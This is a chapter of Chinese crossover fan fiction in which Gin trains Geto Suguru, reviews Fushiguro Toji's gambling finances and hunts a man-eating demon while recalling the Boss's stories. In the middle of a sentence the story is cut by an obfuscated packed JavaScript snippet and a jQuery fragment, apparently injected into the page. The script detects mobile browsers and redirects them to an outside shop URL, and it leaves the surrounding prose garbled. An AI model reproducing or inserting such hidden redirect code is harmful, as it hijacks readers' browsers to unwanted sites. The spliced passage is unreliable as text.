夏油杰以惊人的速度从父母决裂的打击中恢复——或者说,是以一种更内敛、也更偏执的方式,将痛苦转化为了燃料。
他的训练量翻倍,体术对练时眼神里燃着某种近乎狂热的专注。每次与琴酒在训练场交手,而是开始有意识地逼出自己的极限。
琴酒对此乐见其成。一个愿意主动加码、且能承受高强度对抗的“陪练”并不好找。
五条悟从某个短期任务归来后,看到的就是夏油杰浑身挂彩却眼神发亮地从训练场走下来,而琴酒正靠在墙边,随手抛给他一瓶水。
“杰是偷腥猫!”五条悟墨镜后的蓝色眼睛瞪得溜圆,语气活像被抢了糖的小孩,“我就出去几天!黑泽老师你怎么和他关系变好了!”
夏油杰拧开水瓶,喝了一大口,才慢悠悠道:“悟,是你太吵了。”
“哈?!”
琴酒没理会少年们幼稚的争吵,转身离开。他的私人手机在口袋里震动了一下。
是萩原研二。那位半长发的警官似乎有源源不断的话题,从东京新开的拉面店到某个冷门乐队的现场,再到拆弹时遇到的奇葩炸弹构造——字里行间都透着“我想和你分享生活”的笨拙热情。
琴酒偶尔会回一两句,通常是最简短的肯定或疑问,但萩原总能顺着那一点点缝隙,把对话继续下去。
不得不说萩原研二的确很擅长找话题。
松田阵平则安静得多。他偶尔会发来几张改装车的零件图,或是某个精妙机械结构的草图。
琴酒看过,水平确实不错。如果不是警察,他或许会考虑把人挖过来。
休假日,琴酒会离开高专,与黑雾岛汇合处理一些咒术界本土事务。
最近的一次任务,是和伏黑甚尔一起,清扫某个与组织有合作关系的议员的对立派系。那份任务报告上,目标的名字被模糊处理,琴酒有权限查,但懒得费事——他只需要知道该让谁消失,以及如何干净地完成。
说实在的这位合作人员和组织好像合作了很久,按照时间线来看最起码得有几十年,同时也在医药的方面有联系,自己好像也有几个人,只是似乎是个很容易树敌的人,因此麻烦事总是一大堆,外加他自己的人经常有事情,所以偶尔需要组织帮忙扫尾。
目标身边有几个特殊能力者,异能力者和诅咒师都有。琴酒用“血狱”试了试手感,虽然他没有是那种像剑士一样热衷于冷兵器,但是水平也算可以,一路砍的很舒畅。
而伏黑甚尔那边,真是没有辜负他的名头,天与暴君,名不虚传,配合的相当顺畅。
任务结束后,琴酒查看结算单,发现伏黑甚尔单独拿到的奖金,是组织一般代号成员的三倍有余。
他皱了皱眉,直接拨通黑雾岛的加密频道。问怎么回事。
毕竟就是好用,但是干的也是一个人的任务量啊,三倍还多是不是有点太高了?
黑雾岛的声音笑嘻嘻的,“稍等哦,我传份报告给你。”
一份加密文件传了过来。琴酒点开,快速浏览。
报告里详细记录了伏黑甚尔近半年的资金流向:他接任务、拿酬金、然后一头扎进赌场或赛马场——而这些场所,十之八九都在组织名下或受组织控制。男人的赌运差到令人发指,组织甚至曾试图操控赔率让他“小赢”一点,以免他彻底破产失去价值。结果发现,只要口袋里还有钱,他就会一直赌到分文不剩。
于是组织改变了策略:不再干涉,只是抽成。伏黑甚尔输掉的钱,相当一部分又流回了组织口袋。他偶尔去“兼职”的牛郎店也是组织产业,抽成同样不低。而他家里那个叫惠的小男孩,以及他前妻带过来的女孩,基本上看不到他的影子,他们的生活费和学费都由组织定期拨付——数额合理,且两个孩子对此充满感激。
清酒有时候还会看在两人血缘关系的份上管一管小孩。
琴酒看着报告末尾的盈亏结算:即使算上支付给伏黑甚尔的“高额”任务奖金和家庭开支,组织在他身上净赚的金额仍然可观。
他沉默了几秒,回复黑雾岛:
“这个人,一直留着。”
说不定一年下来,光靠他的赌资就能挣出一批军火钱。
不久后,新的任务指令传来。
这次的目标不在东京,而在关西报告里提到,那片区域近期出现了多起离奇的失踪案,现场残留着类似野兽撕咬的痕迹,但齿痕分析不属于任何已知生物。
然而组织的线报却指向了另一种可能。“食人鬼。”
琴酒站在高专宿舍的窗边,看着夜幕下的山林,手机屏幕上是黑雾岛发来的加密信息。
信息末尾附着一张模糊的远拍照片:夜色中的山林小径上,一个身形扭曲、双眼泛着猩红光泽的身影,正俯身在一具残缺的尸体旁。
琴酒关掉屏幕。
组织对食人鬼的推测并非空穴来风。事实上,关于这种以人类为食、畏光、拥有近乎不死□□的生物,组织的研究档案库里一直留有相当厚实的卷宗。
琴酒小时候就在Boss书房那面直达天花板的书架上看到过相关记载——混杂在各种神话志怪与未解之谜的典籍之中。
Boss在他小时候会把他抱在膝上,用那种缓慢而温柔的语调,讲述那些千奇百怪的故事。
之前的真六眼就在其中。
还讲过有关于一个活了上千年的鬼王,关于他寻找传说中的青色彼岸花的执着,关于他曾经创造无数同类、又在得偿所愿后将他们如同废弃工具般悉数抹除的冷酷。
“他只想活着,阵。”Boss的手指轻轻梳理着幼年琴酒细软的银发,声音里听不出情绪,“为了这个目的,一切都可以创造,一切也都可以毁灭。很合理,不是吗?”
boss总感觉对方因为病有点蠢,但是很欣赏这一点
年幼的琴酒并不害怕。他只是安静地听着,偶尔为了配合Boss眼中那点隐约的、近乎恶趣味的期待,会在故事最骇人的段落适时地向后靠一靠,缩进Boss带着淡淡药水与旧书气息的怀抱里。
Boss似乎很享受这种时刻,会顺势搂紧他,然后把脑袋放到他头顶蹭一蹭,继续用那种催眠般的声音把故事讲完。
后来琴酒长大了,也接触到了组织真正的核心。他才知道,那些故事并非纯粹的虚构。食人鬼真实存在过,甚至在世界的某些阴影角落里,至今仍有极少数残存。
组织的研究范畴从未局限在咒术或现代科技,一切非常规的、能带来力量或长生可能的事物,都在它的猎食名单上。
只是鬼的数量太稀少了。据说传说中的鬼舞辻无惨在百多年前奇迹般地找到了青色彼岸花,达成了“克服阳光”的终极目标后,除了他亲自挑选的“上弦”与“下弦”,其余被他创造出来的鬼,都成了不再需要的废品,被他亲手清理殆尽。
那场清洗持续了相当一段时间,侥幸逃脱的零星个体,也是和鬼王幸运的断了联系的个体,也自此销声匿迹,如惊弓之鸟般藏匿在人类社会的缝隙里,靠极端谨慎和偶尔狩猎勉强维生。
他们也不具备被留下来的;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16985078|193604||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
上弦下弦那样,和鬼王一样的在阳光下行走的能力。
琴酒偶尔会想,Boss和那位鬼王,本质上或许并无不同。都只是为了“活着”这个最简单也最贪婪的欲望,能筑起高塔,也能毫不犹豫地将其推倒。
如果有一天,组织真的帮助Boss达成了那个终极目标,无论是通过科技、咒术,还是别的什么禁忌手段,Boss会不会也像鬼舞辻无惨对待无用的鬼一样,亲手将这个庞大的黑色帝国送入坟墓?
大概会吧。琴酒冷静地评估。那个男人的温柔从来只存在于极小的范围,且与他的冷酷并不矛盾。
他希望Boss能实现愿望。那是他存在于组织的根本理由之一。但他也并不愿意看到组织覆灭。这里是他亲自选择的,逐渐成长、强大、拥有力量与位置的地方。如果真有那一天到来……
琴酒站在旅馆房间的窗边,看着下方山城夜晚稀疏的灯火。远处的山林在夜幕下如同蹲伏的巨兽。
如果他能在扫完尾之后活着,他大概率会选择离开,他有自己的渠道和私产,会做一个自由的杀手。
但是如果他扫不了尾,甚至改变不了什么,也无法靠自己逃脱,他也不会选择和boss一起走,去所谓的阳光下的地方。
大概会选择和组织一起死亡吧。这个念头清晰地浮现出来。比起像现在他要追捕的这只鬼一样,然后终其一生像阴沟里的老鼠般躲藏,时刻提防着来自昔日主宰或其他猎人的追捕,像某种珍贵的、活着的标本般被人觊觎、围猎……他宁愿在火焰最盛的时候,与造就他的一切同归于尽。
他甚至冷酷地想,如果是在另一个他和Boss关系没那么深的世界,或许他会因为组织本身的存在,而选择杀死Boss。清除最大的不稳定因素,保全这个他赖以生存的系统。
但现在不是想这些的时候。琴酒收回目光,将注意力拉回眼前的任务。
他利用高专的休假时间,在这片区域搜寻了两天。目标异常狡猾,排查了几处可能的藏匿点,却都扑了空。那东西如同融入夜色的水滴,消失得无影无踪。
第三天晚上,他在一家不起眼的小酒馆里,和同样因组织任务来到附近的莱依碰了个头。
两人坐在角落的卡座,面前各摆着一杯威士忌。莱依的那双带着下眼线的绿色眼睛,在昏暗灯光下显得格外醒目,他看着琴酒,眼神里有种沉静的专注。
“不顺利?”莱依低声问,手里端着一杯琴酒。
“嗯”琴酒抿了口酒。
莱依也没多问。他们安静地喝完了那杯酒,分享了一段短暂却令人放松的沉默。离开时,莱依在酒馆后巷拉住了琴酒的手腕。
莱依俯身靠近,似乎想索要一个吻,或者更多。但琴酒现在确实没那个兴致。任务毫无进展带来的细微烦躁,让他暂时关闭了那方面的开关。
他抬手,用戴着黑色手套的掌心轻轻拍了拍莱依的脸颊,动作算不上温柔,带着点明确的制止意味。
“下次。”
莱依顿了顿,随即低笑了一声,顺势在琴酒掌心蹭了蹭。
“好。”他松开手,站直身体,“说定了。”
两人在巷口分开,走向不同的方向。莱依的背影很快消失在夜色里,像是不会再回来一样,琴酒则回到临时落脚点,对着摊开的地图和情报记录,继续分析。又是一天徒劳无功的搜寻。琴酒几乎要认为这次任务将以失败告终,或者至少需要向组织申请更多时间和资源进行长期布控时,消息却以一种意想不到的方式主动找上了门。